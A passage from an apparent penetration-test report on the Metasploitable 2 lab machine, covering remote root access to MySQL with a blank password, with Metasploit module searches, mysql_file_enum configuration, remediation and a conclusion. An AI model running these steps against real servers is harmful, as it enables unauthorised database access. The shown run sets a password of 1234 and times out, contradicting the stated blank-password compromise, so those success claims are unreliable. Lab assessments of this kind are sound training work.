
6.1 Vulnerability Explanation

The target's MySQL server is an old, unsupported release (5.0.51a) that is configured to accept remote connections for the root administrative account with no password set at all. MySQL by default should restrict the root account to localhost and require a strong password; on this host neither control is in place, so any network-reachable client can authenticate as the database administrator without providing any credentials.

6.2 Exploitation Steps


1. Search Metasploit for MySQL modules to confirm available enumeration and exploitation options (search mysql).

```
average     Yes    Kimai v0.9.2 'db_restore.php' SQL Injection
7   exploit/linux/http/librenms_collectd_cmd_inject                          2019-07-15
excellent   Yes    LibreNMS Collectd Command Injection
8   post/linux/gather/enum_configs                                           .
normal      No     Linux Gather Configurations
9   post/linux/gather/enum_users_history                                     .
normal      No     Linux Gather User History
10  exploit/windows/http/moveit_cve_2023_34362                               2023-05-31
excellent   Yes    MOVEit SQL Injection vulnerability
11  auxiliary/scanner/mysql/mysql_writable_dirs                              .
normal      No     MYSQL Directory Write Test
12  auxiliary/scanner/mysql/mysql_file_enum                                  .
normal      No     MYSQL File/Directory Enumerator
13  auxiliary/scanner/mysql/mysql_hashdump                                   .
normal      No     MYSQL Password Hashdump
14  auxiliary/scanner/mysql/mysql_schemadump                                 .
normal      No     MYSQL Schema Dump
15  exploit/multi/http/manage_engine_dc_pmp_sqli                             2014-06-08
excellent   Yes    ManageEngine Desktop Central / Password Manager LinkViewFetchServlet.dat SQL Injection
16    \_ target: Automatic                                                   .
.       .       .
17    \_ target: Desktop Central v8 ≥ b80200 / v9 < b90039 (PostgreSQL) on Windows  .
.       .       .
18    \_ target: Desktop Central MSP v8 ≥ b80200 / v9 < b90039 (PostgreSQL) on Windows  .
.       .       .
19    \_ target: Desktop Central [MSP] v7 ≥ b70200 / v8 / v9 < b90039 (MySQL) on Windows  .
.       .       .
20    \_ target: Password Manager Pro [MSP] v6 ≥ b6800 / v7 < b7003 (PostgreSQL) on Windows  .
.       .       .
21    \_ target: Password Manager Pro v6 ≥ b6500 / v7 < b7003 (MySQL) on Windows  .
.       .       .
22    \_ target: Password Manager Pro [MSP] v6 ≥ b6800 / v7 < b7003 (PostgreSQL) on Linux  .
.       .       .
23    \_ target: Password Manager Pro v6 ≥ b6500 / v7 < b7003 (MySQL) on Linux  .
.       .       .
24  auxiliary/admin/http/manageengine_pmp_privesc                            2014-11-08
normal      Yes    ManageEngine Password Manager SQLAdvancedALSearchResult.cc Pro SQL Injection
```



// Figure 6.1 — Direct client login as root with a blank password, and Metasploit's MySQL module list.

2. Prepare a target file list and select the file/directory enumeration module.



// Figure 6.2 — Candidate file paths staged for the enumeration module.

3. Configure and run auxiliary/scanner/mysql/mysql_file_enum against the target.

```
msf6 auxiliary(scanner/mysql/mysql_file_enum) > options

Module options (auxiliary/scanner/mysql/mysql_file_enum):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   DATABASE_NAME  mysql            yes       Name of database to use
   FILE_LIST                       yes       List of directories to enumerate
   TABLE_NAME     JPDBBGeS         yes       Name of table to use - Warning, if the table already exists its
                                              contents will be corrupted


   Used when connecting via an existing SESSION:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   no        The session to run this module on


   Used when making a new connection via RHOSTS:

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the specified username
   RHOSTS                     no        The target host(s), see https://docs.metasploit.com/docs/using-metasp
                                        loit/basics/using-metasploit.html
   RPORT     3306             no        The target port (TCP)
   THREADS   1                yes       The number of concurrent threads (max one per host)
   USERNAME  root             yes       The username to authenticate as


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/mysql/mysql_file_enum) > set rhost 10.10.10.7
rhost => 10.10.10.7
```

```
[-] 10.10.10.7:3306 - Msf::OptionValidateError One or more options failed to validate: FILE_LIST.
msf6 auxiliary(scanner/mysql/mysql_file_enum) > set FILE_LIST /home/kali/mysql_files.txt
FILE_LIST => /home/kali/mysql_files.txt
msf6 auxiliary(scanner/mysql/mysql_file_enum) > options

Module options (auxiliary/scanner/mysql/mysql_file_enum):

   Name           Current Setting             Required  Description
   ----           ---------------             --------  -----------
   DATABASE_NAME  mysql                       yes       Name of database to use
   FILE_LIST      /home/kali/mysql_files.txt  yes       List of directories to enumerate
   TABLE_NAME     JPDBBGeS                    yes       Name of table to use - Warning, if the table already
                                                        exists its contents will be corrupted


   Used when connecting via an existing SESSION:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   no        The session to run this module on


   Used when making a new connection via RHOSTS:

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the specified username
   RHOSTS    10.10.10.7       no        The target host(s), see https://docs.metasploit.com/docs/using-metasp
                                        loit/basics/using-metasploit.html
   RPORT     3306             no        The target port (TCP)
   THREADS   1                yes       The number of concurrent threads (max one per host)
   USERNAME  root             yes       The username to authenticate as


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/mysql/mysql_file_enum) > run
```

```
msf6 auxiliary(scanner/mysql/mysql_file_enum) > set PASSWORD 1234
PASSWORD => 1234
msf6 auxiliary(scanner/mysql/mysql_file_enum) > run

[-] 10.10.10.7:3306 - Connection timedout
[*] 10.10.10.7:3306 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

// Figure 6.3 — mysql_file_enum module options, target configuration, and execution.

6.3 Impact

Unauthenticated remote root access to the database grants full read/write control over every database and table on the server, including the ability to create, alter, or drop schemas.

6.4 Remediation

- Set a strong password for the MySQL root account immediately.

- Restrict the root account to localhost only; never allow remote access for root.

7. CONCLUSION

This assessment demonstrated that Metasploitable 2 exposes multiple critical and high-risk vulnerabilities across common network services. Weak or absent authentication (Telnet, MySQL), information disclosure (SMTP), and an insecure legacy service configuration (Java-RMI) together allowed an attacker to progress from simple reconnaissance to full administrative and root-level compromise of the target.

Organizations should prioritize patching, credential hygiene, network segmentation, and disabling unnecessary legacy services (such as Telnet and unauthenticated RMI registries) as part of a baseline security posture.